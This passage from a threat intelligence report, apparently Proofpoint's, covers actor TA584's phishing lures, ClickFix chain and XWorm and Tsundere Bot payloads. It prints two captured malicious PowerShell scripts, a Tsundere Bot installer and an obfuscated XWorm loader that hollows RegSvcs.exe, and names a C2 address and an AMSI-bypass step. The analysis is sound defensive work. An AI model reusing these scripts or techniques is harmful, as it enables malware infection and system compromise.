

Figure 9. *UK targeted email lure 24 September 2025.*



Figure 10. *German targeted email lure 25 September 2025.*



Figure 11. *U.S. targeted email lure 19 September 2025.*

This rotational targeting allows TA584 to keep high operational tempo while reducing repeated exposure within any single region.

Malware details

The current payload delivered is XWorm with the configuration "P0WER", which it has used since at least mid-2024. However, at the end of November and through December 2025, TA584 also distributed a newly observed malware called Tsundere Bot which we will describe below.

Previously, the actor was observed distributing the following payloads for initial access: Ursnif (2020 – 2022), LDR4 (2022 – 2023), WarmCookie (2024), Xeno RAT (2024), and Cobalt Strike (2024). TA584 also used DCRAT in one campaign in September 2025, which was a significant outlier. The actor did not use this payload again.

XWorm is a remote access trojan (RAT) observed since 2022 that also includes some ransomware functionality. It is available for sale on criminal forums and used by many different threat actors of various levels of sophistication.

Tsundere bot

While Tsundere Bot was previously distributed by other threat actors in Proofpoint campaign data as early as August 2025, TA584 used Tsundere Bot for the first time at the end of November 2025. Throughout December, Proofpoint observed this payload in multiple additional campaigns, and it now appears to be a favored payload alongside XWorm. Tsundere Bot is a new malware with backdoor and loader capabilities. Further investigation identified the panels, which identified themselves as "Tsundere Netto" and "Tsundere Reborn", from where the name Tsundere Bot was taken. It is a malware-as-a-service (MaaS). It is used by multiple different threat actors, according to third-party reporting from Kaspersky, including being dropped by RMMs downstream of web injects, and delivered via fake video game installers.



Figure 12. *Tsundere Bot panel screenshot.*

The bot needs Node.js to be installed on the system, which is handled by installers available to be built from the command and control (C2) panel in the form of MSI installers or PowerShell scripts. Tsundere Bot has the following capabilities:

- Uses a form of EtherHiding to connect to the Ethereum blockchain via multiple RPC providers in order to retrieve its C2 and config via a Web3 smart contract and wallet defined by the installer, and uses a consensus mechanism to select the most commonly returned C2 URL from multiple providers. The malware also includes a hardcoded C2 fallback in the installer script.
- Uses WebSockets to communicate with the C2.
- Checks system locale and exits if the system uses CIS country languages (Russian, Ukrainian, Belarusian, Kazakh, etc.)
- Collects system information such as CPU/GPU info, username and hostname, Windows version, volume serial numbers, etc. and creates a unique victim ID with this info.
- Maintains connection health to C2 with a “ping/pong” heartbeat.
- Can execute arbitrary JavaScript code sent from the C2

The C2 panel, which allows public account creation, contains functions such as:

- Bot control panel which can be filtered by IP, country code, username and hostname
- User settings where a license key for the MaaS can be applied
- Build system where installers in the form of MSI or PowerShell can be generated
- Autotasks management where custom Node.js scripts can be configured to run automatically on first or every bot connection.
- A market where bots can be sold and purchased.

- Socks Proxy, where bots can be configured to be used as SOCKS5 proxies.

Proofpoint has observed this malware delivered via a variety of attack chains based on the distinct threat actor using it, including multiple campaigns leveraging the ClickFix social engineering technique. Proofpoint has identified multiple pairs of contracts/wallets that resolves to different active C2 servers. Early versions of the installer and bot code contain comments in both Russian and English in different parts of the code.

In general, the malware can be used for information gathering, data exfiltration, lateral movement, and to install additional payloads. Given that Proofpoint has observed this malware used by TA584, researchers assess with high confidence Tsundere Bot malware infections could lead to ransomware.

The first observed TA584 Tsundere Bot campaign occurred on 28 November 2025 and impersonated the Health and Safety Executive (HSE). Other Tsundere Bot campaigns observed in December include impersonating document review tools, construction companies, and mobile providers.



Figure 13. *HSE lure.*

In this email, which is a typical lure style for the threat actor, TA584 is asking for recipients to provide requested information by clicking unique URLs that will redirect to a landing page with a CAPTCHA, if IP filtering and geofencing checks are passed.



Figure 14. *HSE themed CAPTCHA.*

If the CAPTCHA is resolved, a ClickFix page will be displayed which guides users to follow instructions which, if completed, runs a PowerShell command.



Figure 15. *ClickFix steps.*

This command, in turn, runs a remote intermediate PowerShell script that is likely generated from the Tsundere Bot malware panel. The remote script installs Node.js and its dependencies directly from nodejs[.]org, then decrypts two AES-encrypted embedded Node.js files: one loader script, which subsequently loads the second script, the Tsundere Bot itself.

```
    $bjodkars = @"
1610eabbedf3140ddb1b8fe0b91849da60fbf2fc85e43068c982cffd55185a6385677a7e82f0d36d727829c134dca27f24c8abd9a8ff83e0467178c0cc9645648ce7
"@

    $vari7x308 = @"
ae17214ba79b72a28e6d1edd6b8ce1013b027cdbd053b7651f14c8db1de65fbaea9e488bdcb3e2c7d65cc7cd89c496d4847372d5c244459f0752ccbcd23b6fe74681
"@

    $refi4fnld = [System.Environment]::ProcessorCount;
    $tmptoce4w = & refp9o688 -zqwizbvmp $bjodkars -xykydqvb $gwfgpbbkmkw -dgfdzffd $cddzebbd
    $ktlssf = $null;
    if ($tmptoce4w) {
        [System.IO.File]::WriteAllText($lzijrizp, $tmptoce4w, [System.Text.Encoding]::UTF8)
    } else {
        Write-Host "[POWERSHELL] ERROR: Failed to decrypt payload"
    }

    $dgfdzffd = "767NZnvRM0FJJ4mgdnMvm6xbj";
    $ptr61daq7 = @"
{
  "name": "system-service",
  "version": "1.0.0",
  "description": "System service setup",
  "dependencies": {
    "ws": "^8.18.1",
    "ethers": "^6.13.2"
  }
}
"@
    $yhfeechf = [System.IO.Path]::Combine($zzcdfada, "package.json")
    [System.IO.File]::WriteAllText($yhfeechf, $ptr61daq7, [System.Text.Encoding]::UTF8)
    $dgfdzffd = $null;

    $env:PATH = "$lunmhhuenwr;$env:PATH"

    try {
        Set-Location -Path $zzcdfada
$refo229h3 = (Get-Random -Minimum 1000 -Maximum 9999).ToString();
        & $gazbcaae install --silent
        $vpjilz = $true
    } catch {
        Write-Host "[POWERSHELL] Error installing dependencies: $($_.Exception.Message)"
        $vpjilz = $false
    }

    $obj7tcni2 = "$zzcdfada\appwwec9wrun.js"

    try {
        $ptr4j5cor = [Math]::Abs((Get-Random));
        $refmorv6h = & refp9o688 -zqwizbvmp $vari7x308 -xykydqvb $gwfgpbbkmkw -dgfdzffd $cddzebbd
        $fkxlzshq = "main6lbrjrpzjsetup";
        if ($refmorv6h) {
            [System.IO.File]::WriteAllText($obj7tcni2, $refmorv6h, [System.Text.Encoding]::UTF8)

            $ptr2njo0r = "nitIxaTasaGEZUxIGunApoXUhisIgA";
            $lunmhhuenwr = "$zzcdfada\node-v18.17.0-win-x64\node.exe"
            $fdxdfhfd = "$zzcdfada\appwwec9wrun.js"
            $ptrv8gk1e = Get-Random;
            Start-Process -FilePath "$lunmhhuenwr" -ArgumentList "$fdxdfhfd" -WindowStyle Hidden
            $ptr2njo0r = $null;
        } else {
            Write-Host "[POWERSHELL] ERROR: Failed to decrypt autorun script"
        }
    } catch {
        Write-Host "[POWERSHELL] Error starting autorun script: $($_.Exception.Message)"
        try {
            $lunmhhuenwr = "$zzcdfada\node-v18.17.0-win-x64\node.exe"
```

Figure 16. *TA584 PowerShell script.*

Tsundere Bot retrieves its C2 address from the Ethereum blockchain using a variant of the EtherHiding technique, or a hardcoded C2 fallback, profiles the computer, sends this profiling information to the C2 (193[.]17[.]183[.]126:3001), and then waits for additional Node[.]js-based payloads.

Notably, while the PowerShell installer script contains English, the Node.js scripts are commented in Russian and include logic to abort execution if the malware detects that it is running on a system located in a CIS country.

While the contract can be updated to point to a new C2, the contract used in this infection chain has had the same C2 configured since its first transaction on 6 August 2025.

XWorm “P0WER”

Since XWorm is a well-known malware, we won't go into details here but include summary of what the "P0WER" configuration means, and how TA584 uses it in their attack chain. Just as with Tsundere Bot, the "P0WER" variant of this malware is likely a complete product that is sold as a MaaS. The name "P0WER" that Proofpoint is using for this configuration is taken from the AES Key used in this specific version. And just as with other malware distributed by TA584, this configuration has also been seen from other unrelated clusters, which also use the same execution method as TA584.

Just as with the Tsundere Bot chain, the infection starts with PowerShell running a remote PowerShell script. Due to the similarity in the execution of this variant from other clusters, it's likely that this script is built with a malware builder from a MaaS. While the obfuscation of the installation script has changed since the variant first was observed, and additional obfuscation of the binaries, the functionality remains the same.

The script begins by disabling AMSI scanning via a reflection trick that forces an initialization failure (amsiInitFailed), ensuring the rest of the code runs unmonitored. It suppresses errors to stay quiet and reconstructs two hidden Base64 blobs using string replacements. The first blob is a custom .NET loader, which is reflectively loaded into memory; the second is the XWorm malware executable.

```
$KLU='IPIEIPX'.replace('IP','');sal DDFF $KLU;

$OE="4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAATAEFAH++0KgAAAAAAAAAAOAAIiELATAAA1

$iy="qQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbn
$FFSSAA="!!!TGGGV".replace('!!!','').replace('GGG','')
$JOYR="qQGMGGEGG//8GLgGGGGAQGGGGGGGGGGGGGGGGGGGGGGAgGGA".replace('G','AA')
$POOI=$FFSSAA+$iy
$JHFSA =@($POOI)

$POOI2=$FFSSAA+$JOYR+$OE
$LKPL =@($POOI2)

$MNHL=[system.Convert].GetMethod("FromBase64String")

$hgh=$MNHL.Invoke($null,$JHFSA)

$KLOSS=$MNHL.Invoke($null,$LKPL)

$GGTI='C:XXX\WiXXXndows\MiXXXcroXXXsoft.NEZZT\FraZZmewZZork\v4.0.30319\RegSvcs.exe'

$USA=[object[]] ($GGTI.replace('XXX','').replace('ZZ',''),$hgh)

[Reflection.Assembly]::Load($KLOSS).GetType('CODE').GetMethod('ZEY').Invoke($null,$USA)

Set-Clipboard -Value "    ";

exit;
```

Figure 17. *XWorm P0WER PowerShell script used by TA584 in April 2025.*

To execute the malware, the script invokes a method called BIG.BOOM. This method performs process hollowing, a technique where the loader starts a legitimate, signed Microsoft utility, RegSvcs[.]exe, in a suspended state, empties its memory, and replaces it with the XWorm payload.

